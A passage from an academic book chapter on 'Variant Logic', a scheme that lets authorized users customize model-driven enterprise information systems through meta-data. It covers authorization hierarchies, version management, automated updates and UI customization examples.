(Akiki, 2013) seeks to optimize interfaces by minimization with automated layout management based on role based access interactions. (Zhu, 2009) takes a strong model generation approach that seeks to identify customizations to a base model but then implements and maintains each new customized model as separate models executed as individual application instances. (Lilis, 2013) is pursuing a metaprogramming approach to combine customizable source fragments with the prime source code for later compilation to operate as an interactive editor for the program itself, an editing approach that we adopt.

All features of the MDEIS application can be permitted to be customized by authorized end users, acting as Logic Definers, aiming at the knowledgeable business user or power user rather than solely restricted to technical experts. Defining complex or new application segments will require a correspondingly higher understanding of MDEIS functionality which a technical programmer can certainly fulfill as can a knowledgeable power user.

In a traditional organization environment, usually only the highest priority customizations, if any, are likely to be implemented. A key aspect for MDEIS applications is that these customization features are then available to be created by any authorized user, for any particular purpose, drastically increasing the scope for rapid organizational and personal workflow improvement.

Application Customization and Rework

Expensive alternatives that are often employed by organizations that use large scale EIS/ERP solutions are to engage the vendor or authorized third parties to develop specific customizations for the user requirements to become embedded within a new localized version of the application.

Customizations to EIS/ERP systems require developers fluent in the development languages and in the detailed structure of the application logic and structure and depending on the scale can become significant software engineering exercises. (Hui, 2003) provides a model to optimize capturing the requirements for major customizations.

Whilst it may have a suitable overall business case for an organization to take this option it is often expensive and time consuming (Dittrich, 2009). Determining the final scope of a customization is a balancing act between the initial and ongoing costs to maintain the customization against the expected benefits. As the costs are often very high accordingly often only the highest priority subset of features would typically be implemented. Further review and potential re-engineering is also required for each customization whenever the EIS is upgraded or updated by the OEM to ensure ongoing compatibility of the customizations, which adds often considerable further time and expense to each upgrade.

Customization of EIS systems for the local environment has become a fact of life for many end user organizations and reducing the impact of the use of customizations through the maintenance lifecycle is another major objective of our research. As a MDEIS application is based purely on defined meta-data they will always be automatically updated by the framework as a sequence of updated meta-data (Davis, 2011c). Where customizations have been defined, as Variant Logic, many customizations will continue to work directly and the MDEIS framework will report exactly on where any potential conflicts may

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

arise, minimizing any potential re-work. In any case the core OEM MDEIS logic is secure and cannot be compromised.

Software Version Management

Version control is the goal of software configuration management, to ensure the controlled change or development of the software system (De Alwis, 2009), to track the development of the components and manage the baseline of software developments (Ren, 2010) including throughout the various phases of a project (Kaur, 2009).

In traditional software development the atomic level to which version control can be applied varies on the version control systems used but can be as high as individual source code files or database table definitions. The atomic level to apply version control for a MDEIS application model is each individual object's attribute definition within the MDEIS application model. Meta-data version control needs to be managed at the lowest levels as it is also fundamentally tied to maintaining model integrity and permitting direct dynamic execution.

Version control in an MDEIS application is an automatic function closely related to the management and support of the temporal execution capability of the framework (Davis, 2011d) which maintains the temporal status of data and meta-data to support the rollback and rollforward execution to any point in time. An associated technique for identifying changes between versions of software (Steinholtz, 1987) is a classical key approach when applied to the meta-data model and is instrumental to allowing an automated update approach to be applied to MDEIS applications. The MDEIS application framework will process these automatic updates as a sequence of new meta-data update commands.

Software Update and Deployment

Software updates for applications have traditionally been released in a form of hard media that is distributed to the end user although this has largely been superseded by electronic distribution via the internet. For smaller consumer and utility software systems the update often consists of a specific update program and instructions, or alternatively a replacement program that uninstalls the previous version and installs the latest version. Both will operate largely automatically with minimal user input required.

Larger EIS/ERP style systems tend to utilize either the version update process or otherwise install the new version cleanly and attempt to migrate the data and configuration from the previous version installation. The larger and more complex a system is the less likely that automated updates will complete successfully as less effort and quality assurance seems to be expended on producing each specific update program than on the primary software product (Jansen, 2008), exacerbating existing common issues with system development quality assurance (Brown, 2009). Managers of EIS upgrades attest to the often extensive projects required for particularly major version EIS upgrades which can require months of effort and considerable expense.

MDEIS applications can be automatically updated as each update is a stream of individual meta-data commands – there is no need for specialist update applications (Davis, 2011c). Updates can even be performed on a live operating application although prudence would suggest performing updates in an offline state as some updates may involve individually lengthy executions e.g. where schema changes occur in large data tables. Where Variant Logic modifications have been made there may be the potential for some logic conflict with updates to the core application meta-data – any potential conflicts will be

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

precisely identified for focused consideration and otherwise where no conflicts are identified the Variant Logic can be immediately available in the updated system with no additional verification required.

Distributed vs. Centralized Applications

There are two basic options for implementing enterprise wide applications; centralized or distributed, or a hybrid of the two. Centralized implementations offer a degree of simplification by utilizing large single application instances but also attract higher networking costs to ensure access with redundancy, greater system administration effort to ensure higher availability, and higher risks of ensuring ongoing scalability of the centralized solution. De-centralized or distributed implementations minimize these aspects but at the additional cost of execution environment duplication, operations and maintenance, and often requiring data migration and workflow integrations to be developed to provide integration between different application instances. (Gaynor, 2004) provides a network topology analysis methodology which in combination with the application-centric analysis of (Schuff, 2001) can be used to assess an enterprise's centralized vs. de-centralized options.

One hybrid option can be how the enterprise topology of de-centralized application instances is arranged, where each instance services an appropriate geographical area comprising both local and remote users. Emerging cloud based options also represent a hybrid approach as they can abstract the physical infrastructure away from the ultimate end-users – a key factor that contributes to the level of abstraction is the geographical distribution of end-users overlaid with the geographical distribution and internal redundancy of each critical access point of the cloud based solution – the more distributed the end-users then the less risk of overall service loss assuming there are adequate redundant and internal pathways and components utilized by the cloud provider. Current cloud based options tend to operate on a macro scale providing access to servers or multiple servers, and now supporting multi-tenanted Software as a Service (SaaS) variable software instances with their inherent software or platform capability (Sengupta, 2011).

The distributed components of the MDEIS application framework currently apply primarily to providing integration capability between application instances in a de-centralized or distributed environment.

VARIANT LOGIC META-DATA MANAGEMENT

What Are the Core Impediments to Application Flexibility?

Many of the issues facing software application flexibility and modification have been introduced in the previous section. Key concerns that need to be addressed to significantly improve the current widespread organizational operational inefficiencies, software development duplication efforts and imposed restrictions on software capability include:

- **Application Logic Openness:** Software developers can and do readily lock access to the underlying application and effectively achieve closed systems via compiled software and proprietary code libraries and technologies. MDEIS applications expose the application logic and workflow definitions within the meta-data model and allow users to ignore the supporting technologies. Review and analysis of the application logic becomes much simpler and can be supported by the automatic generation of logic structure analysis reports i.e. MDEIS application will self-document

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

- this makes the analysis, understanding and extension of MDEIS applications much simpler and supports a speedier process to assist in ongoing operation and logic expansion.

- **Data Structure Availability:** The internal data structures of an EIS system can become very complex, especially over multiple generations where legacy data structures have been maintained and where new technologies have been progressively added to the EIS functionality, often resulting in severe internal data segmentation. MDEIS applications define all data objects within the same consistent meta-data model so that all data is always well defined and readily available for access and processing via the same logic definition mechanisms.
- **Distributed Application Execution:** The vast majority of applications are not designed with any particular distribution or de-centralization functionality as a core design factor – they are standalone applications with possibly some level of integration capability. Executing these applications enterprise wide becomes more a case of standardizing the application setup and configuration to provide a more consistent general operation mode for each instance, using common customizations or specific integrations to achieve any cohesive distributed functionality such as sharing data or workflows. When similar or identical MDEIS applications are in use at multiple sites they are executing from the same underlying application model logic and data structures. Any instance can be defined to become a source or destination of any required information such as centralizing a common data source for all instances or automatically replicating data or summaries between instances, or for integrating workflow authorizations.
- **Configurability vs. Customization:** Software developers do not apply consistent capability or definitions of the level of flexibility that their applications deliver. Some may define that a configuration is based on an attribute definition change executed via a provided user interface feature, whilst others may extend the definition to supporting but requiring user developed application code to be created and integrated. The common aspect is that there is usually only a small subset of application features that can be readily modified in most applications as a configuration. In MDEIS applications every aspect of the defined application logic can be modified from the simplest to the most complex user interface, workflow or data objects.
- **Personal Flexibility:** EIS applications are often the core workflow mechanism for many users and user groups to perform their operational roles however the same core functionality of the EIS, whether customized or not, may not best suit all users or even user groups. Different workflows may be required to achieve maximum efficiency however it may not in a traditional software development sense be considered worthwhile to implement any personal or localized customizations. MDEIS applications will provide the same flexible and functional customization capability via Variant Logic to any authorized users as per any organization wide customizations, readily allowing minor or major changes to be defined as is appropriate for any specific individual or user group need.
- **Organizational Flexibility:** EIS applications tend to often provide only the most common functionality and rarely will the "out of the box" workflows suit all customers and all of their users. High levels of customization are commonplace for customers to achieve a suitable level of compatibility with their organisational workflows. MDEIS applications can't avoid this problem entirely but the MDEIS application will provide great flexibility, economy and speed of delivery via Variant Logic as an efficient solution.
- **Customization Sharing and Deployment:** In a well managed software environment some application customizations or integrations that are developed for use at a site may also be able to be

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

redeployed to other enterprise instances with only minor configuration changes or customizations required. MDEIS applications individually permit the definition of Logic Variants throughout the application model where any authorized third party or user is able to securely supplement or replace parts of the application logic, without coding. When similar or identical MDEIS applications are in use at multiple sites any Logic Variant defined at a site can be deployed directly to other instances for immediate availability of the new functionality.

- **Version Control and Compatibility:** To successfully maintain an enterprise collection of integrated applications and instances across multiple sites requires IT administration rigor and discipline. Any modifications to applications whether upgrades, fixes, integrations, customizations or configuration changes must be carefully tested against each versioned set of candidate application instances to ensure compatibility. Each change may also have different implementation requirements in terms of the compatibility with specific application versions and combinations, the automation of the installation, and the technical requirement for and capability of the installers and testers. In a complex enterprise application architecture each potential change can become an arduous and resource consuming task often resulting in the decision to skip some lesser important or non-mandatory updates and thus the organization may miss out or have delayed many useful efficiency improvements. MDEIS applications update automatically based on a stream of individual updates to the application model, greatly simplifying the update. All updates are precisely defined and automatically documented to inform application administrators and users of the changes. Where any Logic Variants, analogous to customizations in traditional software, have been defined the update will determine if there are any potential conflicts with any existing Logic Variants and highlight exactly where in the model a logic definer may need to review. Logic Variants that are not affected will be clearly identified and do not require any other confirmation testing. Any Distributed Execution Requests will require that any other candidate MDEIS application Slave instances will maintain the application model components to a level of compatibility that will be determined by analysis of all of the DER's referenced model objects. The details of any incompatibility will be advised if unable to be implemented pending local update of the application model.
- **Lifecycle Costs:** The initial implementation cost of an EIS application is typically only a small fraction of the overall system lifecycle cost. The size and scope of customizations vary with associated proportional costs to develop and implement. Every future EIS update from the OEM needs to be reviewed and tested for ongoing compatibility with all customizations and may often involve significant effort and re-work to ensure that the customizations will maintain compatibility with the new core application changes. The MDEIS application can be shown to potentially deliver comparative lifecycle costs below 20% of traditional EIS applications. The efficient and widespread application of Variant Logic could be expected to lower this comparison further when a high number of individually minor but collectively effective Logic Variants are implemented, particularly those that would likely never be of a high enough individual priority to warrant implementation as part of a traditional customization.
- **Speed to Deliver Customizations:** EIS software developers have many considerations when candidate customizations are proposed resource conflicts with their ongoing core development teams, a wide customer base generating many individual customization requests, analysis of customizations for consideration as core application functionality inclusion, plus commercial engagement processes. Customers themselves have many considerations such as prioritization of often many customization requests, budgetary constraints, internal agreement on scope and the ultimate

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

scheduling of associated testing and updates. The net effect can cause significant delays from conception to eventual implementation, with prioritization and business case determinations excluding an often majority of individually smaller but overall significant set of candidate improvements. The Variant Logic capability of MDEIS applications can not only significantly lower the individual cost of each logic definition change to allow a corresponding increase in overall scope but through de-centralization can drastically reduce the delivery time, as knowledgeable users can create their own Logic Variants, and complex Logic Variants can be outsourced to any suitable technical resource such as power users, third parties or the OEM - all as simultaneous asynchronous activities. Additionally the automated update capability of MDEIS application will greatly speed any update or upgrade processes.

- **Effort and Expense:** The natural market forces of competition do not often strongly apply when dealing with an OEM or restricted set of authorized third party developers which contributes to the typically high level of expense to develop traditional EIS customizations. Whilst it may be prudent to engage the most knowledgeable and technical resources of the OEM for the more complex of customizations, or Logic Variants in a MDEIS application, there is a wide range of modifications that can be effectively performed locally by internal users, subject matter experts and technical resources. The ready use of appropriate internal resources would typically provide much lower cost and turnaround particularly for the often large number of potential Logic Variants that may be individually minor and relatively trivial to implement but overall can be representative of a potentially major collective opportunity benefit.
- **Organization Efficiency:** Due to the high lifecycle costs of customizations usually only the highest priority modifications are ever implemented. Accordingly there is an indirect organizational cost incurred for every identified but unfulfilled improvement due to continuing to operate with the identified inefficiencies of the current available workflows and processes. MDEIS applications reduce the overall lifecycle costs compared to traditional EIS applications, below 20% in comparison, providing increased profitability and scope for significant Variant Logic customization. Additionally similar comparative savings apply to the creation of each Logic Variant making each modification significantly cheaper to implement again providing further scope to fund further improvements. The potential comparative floor price for Variant Logic definition can be even lower for individual Logic Variants as simpler modifications may often be more directly implemented locally and immediately whereas even trivial customizations can incur a minimum but proportionately higher level of cost and effort from external developers.

These key issues have been in existence for the history of large scale commercial software applications such as EIS style applications. Their resolution requires a paradigm shift away from the traditional software development lifecycle. We believe that the use of Variant Logic as a major aspect of a model driven approach can provide a pathway to providing major improvements.

Using Variant Logic for Customizations in a Model Driven Context

Our ongoing development of a temporal meta-data framework for EIS applications seeks to remove the need for hard coding by technical developers (other than in the creation of the runtime engine and meta-data editors), and transform the responsibility of defining application logic to business analysts, knowledge engineers and even business end users.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Once the MDEIS application logic has been defined as meta-data and stored as a model the model can then be used for direct execution by a runtime engine. The model allows the application logic to be defined as a set of high-level objects (which provide the greatest functionality from the smallest definition) through to allowing for low-level functions such as mathematical expressions. The model is abstracted away from any underlying framework code and relies on specifying the relationships between defined application objects and the required actions.

The model abstraction is also aimed at allowing less technical users such as knowledgeable or power users from the business side of the user organization to define the requirements for and thus the actual model objects for the application logic. The model also supports a specific objective of the framework which is to provide the capability for end users to define and create their own additional application logic to supplement or replace a vendor's pre-defined application logic, as what we term Variant Logic, to become a variation of the application logic for their own specific purposes.

EIS applications typically consist of three common layers or at least conceptual considerations for development; the user interface, business logic and database repository. Traditional EIS application development almost exclusively requires highly trained developers fluent in the various and often multiple languages, protocols and technologies that constitute the EIS application. Variant Logic for MDEIS applications can be defined to specify changes in each of these three areas:

User Interface

The meta-data definitions for user interfaces and logical workflow can be modified and defined with additional application features to operate with, enhance or optionally replace existing application functionality – without coding, and for immediate execution. The MDEIS application model readily permits the full range of application feature set changes to interaction with existing or new data stores, user interfaces and logical workflows - without limitation other than that imposed by logical integrity and authorization. At the personal user level (single or permitted group access) changes can be made to the application meta-data that have not been flagged as core or mandatory by the MDEIS application's higher level designers. Within this scope logic definers can within their authorization limits;

- Remove from display (not delete) non-mandatory features – e.g. Remove an entry field object that is typically not used by a particular user or role on a particular screen,
- Relocate any features between user interface locations – e.g. Re-arrange a user interface screen or re-arrange objects between multiple screens,
- Modify non-mandatory features – e.g. Change the text for a screen object to be more specific to that user, or re-define a text entry field to a drop-down selection where there may typically be only a limited choice of entry for that user,
- Define any new features to support new or existing workflows or data stores – e.g. Define the user interface entry requirements for newly defined or personal data storage.

Logical Processing

Data manipulation, workflow and transaction processing features are supported by logical functions that are defined for processing data, similar in nature and format to many of the functions in popular spreadsheet applications. Functions in the MDEIS application are used to provide the following:

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

- Can be individual or compound functions,
- To provide specific processing and verification of data and events,
- As inline or to be a user-defined function that can be used throughout the MDEIS application,
- To modify the display, value of or storage of data, or to create data,
- To perform an evaluation to be used for logical workflow execution,
- To access and manipulate any model object attribute,
- To execute methods of any model object,
- To execute any object method of the MDEIS framework i.e. access any API feature.

Database

The definitions for data storage, management and transaction workflow in the MDEIS application are defined in the model hence the authorized user is also able to define additional new data objects that can be accessed along with existing defined MDEIS application data. Any existing data definitions can be managed under new definer specific rules for creating additional aliases, collections and transactions.

The use and specification of new functions arguably represent the most complex technical knowledge that a competent user needs in order to change existing or define new EIS functionality within the MDEIS application. Given the widespread usage and adoption of tools such as spreadsheets throughout the business world this level of skillset has been considered to be a reasonable acceptable level for the meta-data EIS application meta-data definer which provides potential orders of magnitude of increased accessibility to define application logic over mastering the alternate skill sets required as a traditional EIS code developer.

Variant Logic can be defined by any authorized user and assigned for execution by any user as an alternative to the standard application logic subject to the defined security authorizations of the model. The logic changes will also be available for immediate execution by a framework runtime engine.

All Variant Logic will be preserved during automated meta-data application updates that may be provided by the originating vendor or developer. Any potential Logic Variant conflicts that may arise during the update will be precisely identified to help minimize any re-definition changes that may be required to the user meta-data customizations. By providing such clear direction to potential instances of logic conflict this can avoid wholesale re-engineering efforts and greatly reduce any required rectification efforts. Importantly where no logic conflicts can be identified the Logic Variant can be declared as fully operational with no further review required.

Defined Logic Variants

All of the meta-data that defines the application logic is stored in the meta-data model regardless of whether the meta-data was defined by the original vendor or has been added by any other Logic Definer as a Logic Variant. In our implementation the source meta-data model is stored entirely as data in a RDBMS, albeit as a complicated schema with many hundreds of tables representing the model – the better to clarify the pure meta-data nature of the model. Any meta-data update commands processed in memory are ultimately managed and committed as standard database transactions similarly to the common database transactions that are composed from the meta-data model structures representing the application logic and data structures at model runtime.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Only the original application model definer will be authorized to modify the application model's core logic – any updates will be applied using the automated update process as a batch sequence of meta-data changes (Davis, 2011c). Any other model changes by users or third parties will be applied as new or updated Logic Variants using a meta-data editor, batch processing script or via web service commands.

A Logic Variant is a set of tagged model changes, composed of a group of meta-data changes with each change tagged by a Logic_Variant_Identifier to indicate that it is not core metadata but part of the designated Logic Variant. Some of the Logic Variant's objects' meta-data will be newly defined meta-data to provide the additional functionality the Logic Variant wants to achieve, whilst some will be copies or replacements of the original meta-data – these copies are particularly important as they indicate a specific alternate execution branch of the Logic Variant, separate in execution from the original core model meta-data object.

The tagging of Logic Variant meta-data is very simplistic using the additional Logic_Variant_Identifier column or field to identify the specific Logic Variant – if it is blank then the meta-data object is core model meta-data. A Logic Variant will also proceed through various versions known as "releases" when they are considered complete by the editor. Only the latest "released" version of a Logic Variant will ever be executed by assigned users. The owner or editor of the Logic Variant must manually "release" any new version under edit to make it available for execution.

Algorithm 1 is used to select the appropriate "released" Logic Variant version of an object whenever any meta-data object is requested as part of object retrieval.

Note that this retrieval algorithm assumes asynchronous Logic Definer access to the MDEIS application model, which necessarily allows for any Logic Variant modifications to be made to the MDEIS application instance at any time, including allowing changes to be performed on a "live" production system.

Algorithm 1.

```
FOR each required meta-data object Oi in any object reference request
        IF no Logic Variants exist for meta-data object Oi
        THEN use meta-data object Oi
        ELSE
                SELECT (this Logic Variant) of meta-data object Oi
                WHERE
                        SELECT (the newest "released") Logic Variant (for ob-
ject Oi)
                                SELECT (the highest authorized) Logic Vari-
ants (for object Oi)
                                        WHERE the current user Uj is assigned
access to Logic Variant
                                        SELECT (all "released") Logic Vari-
ants (for object Oi)
                                WHERE equal to the maximum defined Authoriza-
tion Level of the Logic Variants
                        WHERE is the most recently "released" Logic Variant
```


EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use


More highly optimized options to potentially further improve runtime performance of a framework runtime engine could restrict this asynchronous capability and pre-determine the available Logic Variant objects and execution pathways based on an analysis of the currently defined Logic Variants and assigned users. Optimizations such as these can be extended to an automated batch or Just-In-Time (JIT) style compilation although in an extreme case it then becomes more of an example of a traditionally developed static functionality application, simply based on the MDEIS model as source, thus losing many benefits of the real-time MDEIS approach. We discuss some of these optimization options later in the chapter.

Figure 1 illustrates how Logic Variants introduce at least one alternate copy of a core model meta-data object to provide the alternate logic pathways which can then be comprised of any combination of referencing existing meta-data or new meta-data objects defined explicitly for the Logic Variant.

In Figure 1 the core meta-data model object Oi references (and is referenced by) other model objects that were defined as part of the core model by the original application modelers. The LV1 variant of object Oi references some of object Oi‘s referenced objects and also references other newly defined LV objects as part of the overall Logic Variant definition for variant LV1 – if object Oi represented a user interface form or Canvas then the LV1 variant might be a form with only some of the original objects that object Oi contained plus some new objects defined for variant LV1. The LV2 variant of object Oi references some of object Oi‘s referenced objects and also references some of variant LV1’s newly defined LV objects as well as its own newly defined LV2 objects as part of its overall Logic Variant definition – it may be yet another derivative form with some shared and additional objects. Object Oj as shown here does not yet have any defined Logic Variants.

Specifying a Logic Variant is a runtime model management function performed while exercising authorized change control to a permitted subset of the MDEIS application model. Once a Logic Variant editing mode is invoked any subsequent changes to model objects is performed within the operating authorizations of the current Logic Definer and are flagged as part of the identified Logic Variant.

Figure 1. Illustration of alternate Logic Variant execution pathways and shared model objects



EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Authorization Framework for Variant Logic

In traditional software development the source code that is compiled to produce the application does not usually have any particular significance in terms of its level of security or role in the application. Rather it is the structure of how the software is designed to work and the appropriate runtime authorizations that may then define such security roles. In terms of modularity an increasing number of software systems will allow the development of third party plug-in modules that can provide user defined functionality to interoperate with the core software system – these modules tend to be themselves examples of additional traditional software development to provide the functionality.


The MDEIS application model supports a range of potential application logic owners to be defined with their relative authorization levels such as; OEM, authorized application partner, corporate IT, regional application maintainer, site owner, group and user maintainers.

Figure 2 demonstrates a potential hierarchy of defined MDEIS application Logic Definer Authorization Levels, from the highest level original vendor or supplier down through to the authorization for meta-data definition changes that can be made available by end users.

A flexible hierarchy of logic ownership can be defined within the meta-data and managed via the standard application integrity processes of the model framework. These functional authorization processes are governed by the following principles:

- All original meta-data is created by the identified core logic definer (whether internally defined or externally procured) and represents the highest level of authorization for that MDEIS application.
- Additional logic owners can be defined as (usually) lower level authorizations which can include additional external vendors, corporate or local users.
- Meta-data created by one logic definer cannot be modified by a different logic definer, to ensure application semantic integrity.

Figure 2. Example hierarchy of Logic Definer Authorization Levels



EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

- Any logic definer can define new meta-data, reference and invoke meta-data owned by other logic definers (where authorized), and modify undefined meta-data attributes of meta-data that was created by other logic definers where this functionality has not been restricted by the creating logic definer.
- Meta-data defined by a higher level logic definer always over-rides any other identical meta-data definition created by a lower-level logic definer – this may occur during an automated meta-data application update and the update engine precisely identifies changes that may then be required to be made by lower-level logic definers.

Hence the core meta-data will be able to be extended by any combination of authorized users acting as logic definers to provide enhanced functionality in the MDEIS application, while also maintaining application integrity and while maintaining the ability for the core and other higher-level logic definers to securely provide valid updates to their own meta-data definitions.

This dynamic and distributed editing feature of the MDEIS application framework, Variant Logic, is drastically different from the traditional development lifecycle, further extending the provision of genuine real-time and distributed rapid application development capability and greatly reducing the incidence of locked down or closed EIS application eco-systems that may be restricted to vendor only modification.


Figure 3 provides an overview of the design for the Logic Definer Access component of the MDEIS application model which allows for assigning hierarchical authorizations, governing the relative priority of aspects of the meta-data definitions that can be modified, and assigning the change permissions based on these aspects.

The Logic Definer Access uses the following classes to model the definition of the change access processes. Note that these main classes are depicted in the central to lower right area of the diagram:

- **Logic Definer Authorization Level:** Is a simple list of authorization levels where a higher level of authorization always has a higher priority and authorization over all lower levels. An example of the highest level of authorization downwards to the lowest is provided in Figure 2.
- **Logic Definer Role:** Are the individual groups or roles that can be assigned to designate an identified group of functional logic definers. A Logic Definer Role is always assigned to a Logic Definer Authorization Level which defines its relative overall authorization level over other Logic Definer roles. A Logic Definer Role may also be assigned to an Application Security Role to clarify the basic object access for the role.
- **Logic Variant:** Is a designated identifier to group all of the individual logic changes together into a practical set as an instance of Variant Logic. The use of a Logic Variant is to group the associated changes of a set of new functionality for a specific purpose. A Logic Variant is always the assigned responsibility of a designated Logic Definer Role.
- **Permitted Variant Access:** Identifies the meta-data objects that the Logic Definer Role has access to change as Variant Logic. Permission may be assigned to follow through to all child objects of that object.
- **Permitted Variant to Meta Data Aspect:** Identifies which aspects of the meta-data for that object can be changed as Variant Logic for that Logic Definer Role. Meta-Data Aspects are the internal groups of meta-data attributes for each object and the effect of the change ranges from minor through to major aspects. Examples of meta-data aspects include:
  - **Text:** Allowing a variant to rename non-identifying textual characteristics.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 3. Overview class diagram of the Logic Definer Access components



- **Colours:** Allowing different colours to be assigned to objects and backgrounds.
- **Help:** Update a variant's version of the help and other documentation information.
- **Sizes:** Change the default display sizes of objects.
- **Position:** Move objects to different locations.
- **Alignment:** Adjust the alignment rules between visual objects.
- **Access:** Modify whether an object is accessed.
- **Type:** Modify the type of an object or major attribute.
- **Function:** Modify the function definitions that an object may use.
- **Assign:** Change any relationship assignments that are available for an object.
- **Validation:** Modify any validation rules.

Figure 3 also references multiple other standard model classes that provide additional core functionality. These classes are depicted in the left and upper areas of the diagram outside of the main area bounded by the spaced lines:

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

- **Inheritance for Role Access:** Is a common inheritance for each of the role based access groups such as; Security, Logic Definer and Distributed Execution Requests. This is shown at the top of the diagram.
- **Index GUID Reference for all Meta Data Objects:** Is a combined global register of the identifier for all instances of the defined meta-data objects (visual and non-visual) as classified by their Entity Object Type. This reference will identify the objects for determining the level of change access available.
- **Application Security Role:** Is the list of the available application roles. A Logic Definer Role may be assigned a default Security Role to provide the appropriate access.
- **User in a Role:** Is the list where Users are assigned to Application Security Roles, Logic Definer Roles and/or Distributed Execution Requests Roles.
- **Timed Access:** Is used to define periods of allowed or denied access for various access types, in this instance, for when Logic Definer Roles can operate.

Some aspects of meta-data objects can be defined to be restricted from permitting any Variant Access, a feature which would be applied to semantically critical application logic components.

The Logic Definer Access process offers a powerful capability to the MDEIS application by empowering authorized groups of users to act as logic definers to configure and customize the MDEIS application to any permitted degree and with the greatly reduced times and expense that the meta-data based application lifecycle provides over traditional software development.

Selection and Execution of Logic Variants

Once the Logic Definers have defined the required application logic changes the Logic Variant will become available in the model for access by specified users however the ongoing default access is to the original meta-data application logic. Access to subsequently execute any defined Logic Variant must be specified and can be assigned in several ways using any combinations of:

- **Application:** The changes are to be applied to become the standard access for all users of the application,
- **Security Roles:** The changes will apply to all users that belong to the specified Security Role.
- **Security User:** The changes will apply to individual users.


As Logic Variants are defined the new meta-data objects will become part of the overall pool of meta-data objects in the application model and thus are subject to the same security access mechanisms to provide access. A runtime engine will then manage the ongoing access to the objects during execution as an additional query to be performed against the meta-data model objects as they are retrieved (as previously described in Box 1). If there are any Logic Variants in existence for a particular object then any assigned Logic Variant object for that user will be returned for execution.

Figure 4 provides an overview of the design for the Variant Logic Access process. It allows for assigning access by users, by roles or on an application wide basis.

The Variant Logic Access process uses the following classes to model the definition of the alternate logic access. Note that these main classes are depicted below the spaced line in the diagram:

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 4. Overview class diagram of the Variant Logic Access components



- **User Use Logic Variant:** Assigns individual users to access the designated Logic Variant as their new default for those objects.
- **Security Role Use Logic Variant:** Assigns all users from the Security Role to access the designated Logic Variant as their new default for those objects.

Figure 4 also references multiple other standard model classes that provide additional core functionality. These classes are depicted above the spaced line in the diagram:

- **Security User Account:** Is the list of users that are defined in the application runtime execution environment. These users may be granted individual access.
- **Logic Variant:** Is a designated identifier to group all of the logic changes together into a practical set as an instance of Variant Logic.
- **Application Security Role:** Is the list of the available application roles. All users assigned to a Security Role may be granted access.

The Variant Logic Access process is a simple mechanism to assign the ongoing runtime access of users to Logic Variants as an alternative to the existing original logic and any other available logic options. At runtime the execution engine identifies available Logic Variant options for a user's session and on the basis of simple queries will select the appropriate defined Logic Variant and associated objects for execution instead of the originally defined core application objects.


Illustrative Examples of Defining Logic Variants

Starting with a simple Logic Variant that only involves an authorized user re-arranging UI Objects on a Canvas (analogous to a UI screen or form) consider the standard application logic vs. an alternate Logic Variant depicted in Figure 5.

In this simple example the original form is used to enter customer names and email addresses as displayed on the left of Figure 5. To the right is the newly customized form as an instance of a Logic

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 5. Simple user interface Logic Variant example



Variant. The user has made some UI reduction and display modifications to more closely reflect how they use the data entry form. In this example the user has:

- Renamed the form (Canvas),
- Removed the non-mandatory "Initials" fields (UI Objects) as the user never uses this entry,
- Renamed the "Surname" field to "Last Name",
- Expanded the visual display of all fields, particularly the "Email" field,
- Resized the Freeform Panel (a display grouping of UI Objects) and Canvas to contain all of the modified objects.

Once the Logic Variant is defined it is assigned by the Logic Definer for execution to the relevant users. The Logic Variant will then be immediately available for use by all assigned users. Any other users will execute the originally defined logic or perhaps another Logic Variant that may have been separately defined.

A more complex example involves defining additional data to be captured with significant modifications to the UI and existing data entry formats to complete a Logic Variant that could then be applied to all users. Figure 6 shows the original Employee Details form (Canvas) that is subsequently expanded upon. Note that the depicted UI Objects layouts have been somewhat condensed from a preferred screen layout to fit readably into the publication format.

To provide a more in-depth data capture of the Employee data the Logic Variant must include the definition of multiple new View Columns (analogous to data table columns) and associated UI Objects to support their data entry. As the additional required objects will not readily fit on the one Canvas a Tab Object is now defined on the Canvas as a replacement to separate the objects. The revised Canvas with the first tab for Personal data is shown in Figure 7.

The changes to be made for this Logic Variant include changes to data objects to define new data, UI Objects for the display and data entry, and to aspects of the verification functions to apply to the entered data. The specific changes to the original Canvas for the Personal tab include:

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 6. Original application version of Employee Details form





Figure 7. Logic Variant for Personal tab of Employee Details form




EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

- **New Tab:** Add a Tab Object to the Canvas to provide the additional screen area to add the new fields and re-arrange the objects. On the first tab page (also a Canvas), "Personal", initially re-use the existing "Personal" Freeform Panel, removing unwanted UI Objects, and additionally adding new Freeform Panels for "Next of Kin", "Address" and "Contacts" – the original "Personal" Freeform Panel could also be re-used as a starting point for the new "Address" Freeform Panel if desired,
- **Birth Date:** Re-define the entry type (UI Object) for the existing data to become a Date selection instead of the mask structured text entry field,
- **Next of Kin:** New View Columns added to the Employee View Table (analogous to updateable database views) to record the new data,
- **Country/State:** New View Columns and View Tables (with master / detail relationship) to record and select Country and related State as standard entries to replace the existing free text entry State field and add a new Country field,
- **Contacts:** New View Columns added to the Employee View Table to record the new data.

Figure 8 illustrates the remaining changes that have been reflected in the new Business tab. The additional Logic Variant changes to the Business tab include:

